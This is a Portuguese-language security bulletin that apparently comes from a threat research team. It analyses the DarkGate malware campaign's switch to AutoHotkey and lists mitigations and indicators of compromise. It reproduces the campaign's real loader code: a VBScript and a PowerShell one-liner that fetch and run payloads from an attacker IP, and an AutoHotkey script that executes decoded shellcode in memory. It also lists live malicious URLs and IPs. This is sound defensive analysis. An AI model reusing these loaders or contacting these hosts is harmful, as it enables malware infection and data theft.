BOLETIM DE SEGURANÇA

Malware DarkGate substitui AutoIt por AutoHotkey em ataques recentes

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

A operação de malware como serviço (MaaS) conhecida como DarkGate, envolvida em ataques cibernéticos, adotou uma nova estratégia. Os atores da ameaça substituíram os scripts AutoIt pelo mecanismo AutoHotkey para executar as etapas finais de seus ataques, essa mudança sublinha a constante inovação desses atores para se manterem um passo à frente dos mecanismos de detecção.

2 INFORMAÇÃO SOBRE A AMEAÇA

Em 2023, o DarkGate retornou com uma versão atualizada e repleta de novos recursos, tornando-se um dos Trojans de acesso remoto (RATs) mais utilizados por agentes mal-intencionados. Essa popularidade exigiu atualizações constantes para incorporar os recursos mais recentes e evitar a detecção por aplicativos de segurança. A versão 6 do DarkGate foi lançada no início de 2024. A cadeia de execução manteve-se praticamente inalterada até março, quando foi introduzido um novo método: o uso do kit de ferramentas AutoHotKey para executar a carga útil final do DarkGate, conforme mencionado pelos pesquisadores da McAfee.

O Centro de Pesquisa Avançada Trellix realizou uma análise detalhada das várias atualizações relacionadas ao autor do DarkGate, RastaFarEye, bem como das campanhas e versões mais recentes do DarkGate. Essa análise revelou a existência de servidores que continham amostras de DarkGate e PikaBot, um comportamento também observado por outros profissionais de segurança. Isso provavelmente se deve ao fato de o operador ter adquirido ambos os serviços, diversificando suas operações além de uma única família de malware.

As campanhas DarkGate são conhecidas por sua rápida adaptação, alterando componentes para evitar soluções de segurança. Em campanhas passadas, o AutoIt3 era a principal ferramenta para implementar os estágios finais, embora o sideload de DLL também fosse usado. Contudo, esta é a primeira vez que o DarkGate recorre ao AutoHotKey, um interpretador de script menos comum, para iniciar suas operações. Essa campanha é dividida em cinco fases. A primeira é um anexo malicioso, seguido por um Script Visual Basic (VBScript) na segunda fase. A terceira fase envolve um script Powershell, enquanto a quarta fase executa o script AutoHotKey, juntamente com o interpretador e um arquivo de texto que contém uma versão codificada da carga útil do DarkGate. Finalmente, a quinta e última fase é a própria carga útil do DarkGate.




Figura 1 – Visão geral da cadeia de infecção em vários estágios do DarkGate v6.

As campanhas DarkGate não seguem um padrão fixo em suas fases iniciais, contudo, uma estratégia recentemente adotada envolve o uso de e-mails de phishing com anexos em formato Excel ou HTML. Quando se trata de documentos do Microsoft Office, uma mensagem é exibida ao usuário ao abrir o documento, solicitando que a edição seja habilitada e um botão seja clicado.




Figura 2 – Documento Excel utilizado para atrair a vítima.

Caso o usuário acate as instruções, uma macro VBScript será descarregada da internet através do SMB, utilizando a técnica de injeção remota de modelo. No entanto, se o documento for em HTML, ele induzirá o usuário a acreditar que está abrindo um documento do Microsoft Word, solicitando um clique em um botão que, por meio do manipulador de protocolo search-ms, fará o download da próxima etapa, um VBScript.




Figura 3 – Arquivo HTML que imita um documento do Microsoft Word.

O VBScript é predominantemente preenchido com dados sem utilidade, com apenas quatro linhas de código efetivas. Essas linhas executarão um comando Powershell com o objetivo de fazer o download e rodar a próxima fase, que é outro script Powershell.

```
bwetjtzw = "-Command Invoke-Expression (Invoke-RestMethod -Uri '103.124.106.237/wctaehcw')"
grexpzgt = "Shell.Application"
rntwywkh = "powershell"
CreateObject(grexpzgt).ShellExecute rntwywkh, bwetjtzw ,"","",0
```

Figura 4 – VBScript usado para baixar o próximo estágio.

Esta etapa consistirá em um script Powershell cujo objetivo principal será baixar três arquivos, um interpretador AutoHotKey legítimo, um script AutoHotKey e um arquivo de texto simples, que contém a carga útil DarkGate codificada em hexadecimal. Esses arquivos serão salvos com os nomes “AutoHotKey.exe”, “script.ahk” e “test.txt”, respectivamente.

```
ni 'C:/kady/' -Type Directory -Force;cd 'C:/kady/';Invoke-WebRequest -Uri "http://103.124.106.237/gsgqmjivmr"
-OutFile 'C:/kady/temp_AutoHotkey.exe';[System.IO.File]::WriteAllBytes("C:/kady/AutoHotkey.exe",([System.IO.File]
::ReadAllBytes("C:/kady/temp_AutoHotkey.exe")[1024..([System.IO.File]::ReadAllBytes("C:/kady/temp_AutoHotkey.exe").
Length-1)]));Invoke-WebRequest -Uri "http://103.124.106.237/rjlcmdey" -OutFile 'C:/kady/script.ahk';
Invoke-WebRequest -Uri "http://103.124.106.237/giibkqxo" -OutFile 'C:/kady/test.txt'; start 'C:/kady/AutoHotkey.exe'
-a 'C:/kady/script.ahk';attrib +h 'C:/kady/'
```

Figura 5 – Script Powershell usado para baixar arquivos.

O script AutoHotKey, nomeado como “script.ahk”, será posto em ação pelo interpretador AutoHotKey, conhecido como “AutoHotKey.exe”. Este último é baixado pelo script Powershell, que tem a função de decodificar e executar a carga útil DarkGate, que está codificada e armazenada no arquivo “test.txt". O arquivo “test.txt”, uma vez decodificado, revela um pequeno shellcode em sua parte inicial. Este shellcode executa uma sequência de instruções de salto até chegar à carga útil principal do DarkGate.

```
#NoTrayIcon

xoaglqdg := 0x1000
owggqvqz := 0x2000
cwhusxbr := 0x40

kbtjwddp := A_ScriptDir . "\test.txt"
FileRead, ihzedkhw, %kbtjwddp%

size := 472194
irmplvgp := DllCall("VirtualAlloc", "Ptr", 0, "UInt", size, "UInt", xoaglqdg | owggqvqz, "UInt", cwhusxbr)

Loop, % size {
    lrsuzvyu := "0x" . SubStr(ihzedkhw, 2 * A_Index - 1, 2)
    NumPut(lrsuzvyu, irmplvgp + (A_Index - 1), "Char")
}

DllCall(irmplvgp)
```

Figura 6 – Script AutoHotKey usado para decodificar e executar a carga útil do DarkGate.

DarkGate possui uma variedade de comandos familiares, incluindo captura de tela, controle do sistema via shell reverso e roubo de credenciais de aplicativos como navegadores web e FileZilla. Além disso, comandos adicionais foram incorporados para facilitar o roubo de informações, como gravação de áudio, controle do mouse e gerenciamento de teclado. Existem também comandos relacionados ao novo método de distribuição que utiliza o interpretador AutoHotKey, bem como novas técnicas de evasão, como a injeção AddressOfEntryPoint. No entanto, a versão 6 do DarkGate não apenas introduziu novos comandos, mas também eliminou alguns dos anteriores, como escalonamento de privilégios, criptomineração e hVNC (Hidden Virtual Network Computing). Isso sugere que o desenvolvedor procurou tornar o DarkGate mais discreto, removendo recursos que poderiam gerar mais atividade suspeita.

```
      if ( (_WORD)v6 != 1045 )
        break;
      if ( __linkproc__ LStrPos((char)str_pipe, http_response) )
      {
        split_string(&v86, str_pipe);
        coord_y_0 = Sysutils::StrToInt(param_y_0);
        coord_x_0 = Sysutils::StrToInt(param_x_0);
        SetCursorPos(coord_x_0, coord_y_0);
        simulate_mouse_left_click();
      }
    }
    if ( (_WORD)v6 != 1044 )
      break;
    if ( __linkproc__ LStrPos((char)str_pipe, http_response) )
    {
      split_string(&v86, str_pipe);
      coord_y_1 = Sysutils::StrToInt(param_y_1);
      coord_x_1 = Sysutils::StrToInt(param_x_1);
      SetCursorPos(coord_x_1, coord_y_1);
      simulate_mouse_left_click();
      Sleep(0x64u);
      simulate_mouse_left_click();
    }
  }
  if ( (_WORD)v6 != 1046 )
    break;
  if ( __linkproc__ LStrPos((char)str_pipe, http_response) )
  {
    split_string(&v86, str_pipe);
    coord_y_2 = Sysutils::StrToInt(param_y_2);
    coord_x_2 = Sysutils::StrToInt(param_x_2);
    SetCursorPos(coord_x_2, coord_y_2);
    simulate_mouse_right_click();
  }
}
```

Figura 7 – Comandos para executar cliques de mouse.

3 MITRE ATT&CK - TTPs

Tática	Técnica	Detalhes
Initial Access	T1566.001	Trata-se de técnicas que utilizam vários vetores de entrada para obter sua posição inicial dentro de uma rede.
Execution	T1204.002, T1059.001 T1059.003, T1059.005	Trata-se de técnicas que resultam na execução de código controlado pelo adversário em um sistema local ou remoto.
Persistence	T1547.001	Trata-se de técnicas que os adversários usam para manter o acesso aos sistemas após reinicializações, alterações de credenciais e outras interrupções que podem interromper seu acesso.
Privilege Escalation	T1055.012, T1543.003	Consiste em técnicas que os adversários usam para obter permissões de nível superior em um sistema ou rede.
Defense Evasion	T1027.002, T1027.007 T1027.009, T1134.004 T1055, T1055.002 T1055.012, T1574.002	Consiste em técnicas que os adversários usam para evitar a detecção durante todo o seu comprometimento.
Credential Access	T1555 T1555.003 T1056.001 T1528 T1539	Trata-se de técnicas para roubar credenciais, como nomes de contas e senhas.
Discovery	T1010, T1217, T1083 T1497.001, T1614.001 T1518.001, T1057	Trata-se de técnicas que um adversário pode usar para obter conhecimento sobre o sistema e a rede interna.
Collection	T1005, T1056.001 T1113 T1115 T1123 T1119 T1560.001	Consiste de técnicas que os adversários podem usar para coletar informações e nas fontes das quais as informações são coletadas que são relevantes para cumprir os objetivos do adversário.
Command and Control	T1071.001 T1132.002 T1573.001 T1219	Consiste em técnicas que os adversários podem usar para se comunicar com sistemas sob seu controle dentro de uma rede vítima.
Exfiltration	T1041	Consiste em técnicas que os adversários podem usar para roubar dados da sua rede.
Impact	T1489, T1529	Consiste em técnicas que os adversários usam para interromper a disponibilidade ou comprometer a integridade, manipulando processos comerciais e operacionais.

Tabela 1 – Tabela MITRE ATT&CK.

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Cautela com e-mails não solicitados

- Evite clicar em links suspeitos ou fazer download de anexos de fontes desconhecidas.

Atualizações de segurança

- Mantenha seu sistema operacional e software atualizados para proteger contra vulnerabilidades que o DarkGate pode explorar.

Software antivírus

- Use um software antivírus confiável e mantenha-o atualizado para detectar e remover malwares.

Backup de dados

- Faça backup regular de seus dados importantes. Em caso de infecção por ransomware, você pode restaurar seus arquivos a partir do backup.

Educação em segurança cibernética

- Esteja ciente das táticas de phishing e ensine aos outros sobre como reconhecer e evitar esses ataques.

5 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	dba804844021e02c3261e1f3551c3cbc
sha1:	21106db3f24f0cae4ce78a1afa76575703fd9ac0
sha256:	9c9e93fae0cb9bd2075b01f48b6720749747502b73e5f97d5ec00c1ea6c82c4a
File name:	statapril2024-8552.xlsx

Indicadores de compromisso do artefato	
md5:	302fd0ab4bf6bce4aedbafbb5f327448
sha1:	0da030237dd9f39fd16860341f5656833b45de8d
sha256:	2cf7f7d15138f3ff899ea8620bb42c9bd12cdb665c17677bd5a14e7553bededb
File name:	IN-(993181)march25.html

Indicadores de compromisso do artefato	
md5:	92510eff30850b413b1142df4fbaa06b
sha1:	762cb216fb170574de41e71576fef0780a90092c
sha256:	6e72e76d60990669b323f976897820f4341d0bf8fe7744f69f71ca11a0b2226b
File name:	IN-(685276)march25.html

Indicadores de compromisso do artefato	
md5:	bbaded0a8091b76257dc4880c9ef59dc
sha1:	ecae806439418202758a1011005f726a57399032
sha256:	2d960acdda45cd77a0590c6f652d8496eba30e1b2b263f6a083ac5b27512d1c6
File name:	MICROSOFT_OFFICE_EXCEL_A.vbs

Indicadores de compromisso do artefato	
md5:	b371387b0b5551c936c94bdf36c2e2f5
sha1:	2f40590d998688bd681ea0afcea615b6a348cb31
sha256:	038db3b838d0cd437fa530c001c9913a1320d1d7ac0fd3b35d974a806735c907
File name:	%5ca%5cReport-26-2024(1).vbs

Indicadores de compromisso do artefato	
md5:	33186abd8e55b840e1f42e67f98bfb61
sha1:	94c7819749e116bcf96303783e08d73ee6160a19
sha256:	c96eb2b8f524b2be4e1801445e7f5e542d34cd7033482560712b12d76ea69da9
File name:	new_13.txt

Indicadores de compromisso do artefato	
md5:	cf502f6de2b3c1e72f951f6eb7ee0a13
sha1:	6cf09ab2c53c0e9b5acc573163b152d234b9f416
sha256:	b4d9ec5ffbc05bdbdd73a7ece3aead129e0dce0631d97e40f716a909773bf928
File name:	hhdcchc.ahk

Tabela 2 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	http://nextroundst[.]com/qzaugqmb http://rourtmanjsdadhfakja[.]com/bjnxidjt http://goingupdate[.]com/ptoleqco http://103[.]124[.]106[.]237/wctaehcw http://45[.]140[.]146[.]2:443/ivpzhehw http://45[.]63[.]52[.]184:8094/jifxcefs http://31yc[.]com/sjcgwjvm http://adsfasdf[.]com/jklfnfol http://45[.]63[.]52[.]184:8094/nsonlrfy http://31yc[.]com/sjcgwjvm
Domínio	nextroundst[.]com rourtmanjsdadhfakja[.]com goingupdate[.]com 31yc[.]com adsfasdf[.]com irreceiver[.]com withupdate[.]com adfhjadfbjadbfjkhad44jka[.]com porsherses[.]com badbutperfect[.]com
IP	103[.]124[.]106[.]237 45[.]140[.]146[.]2 45[.]63[.]52[.]184 149[.]56[.]252[.]31 145[.]239[.]202[.]110 193[.]142[.]146[.]203 45[.]89[.]53[.]187 45[.]61[.]156[.]3 170[.]130[.]55[.]130 94[.]158[.]245[.]124 5[.]252[.]177[.]213 86[.]104[.]72[.]124

Tabela 3 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- Trellix
- Thehackernews

7 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH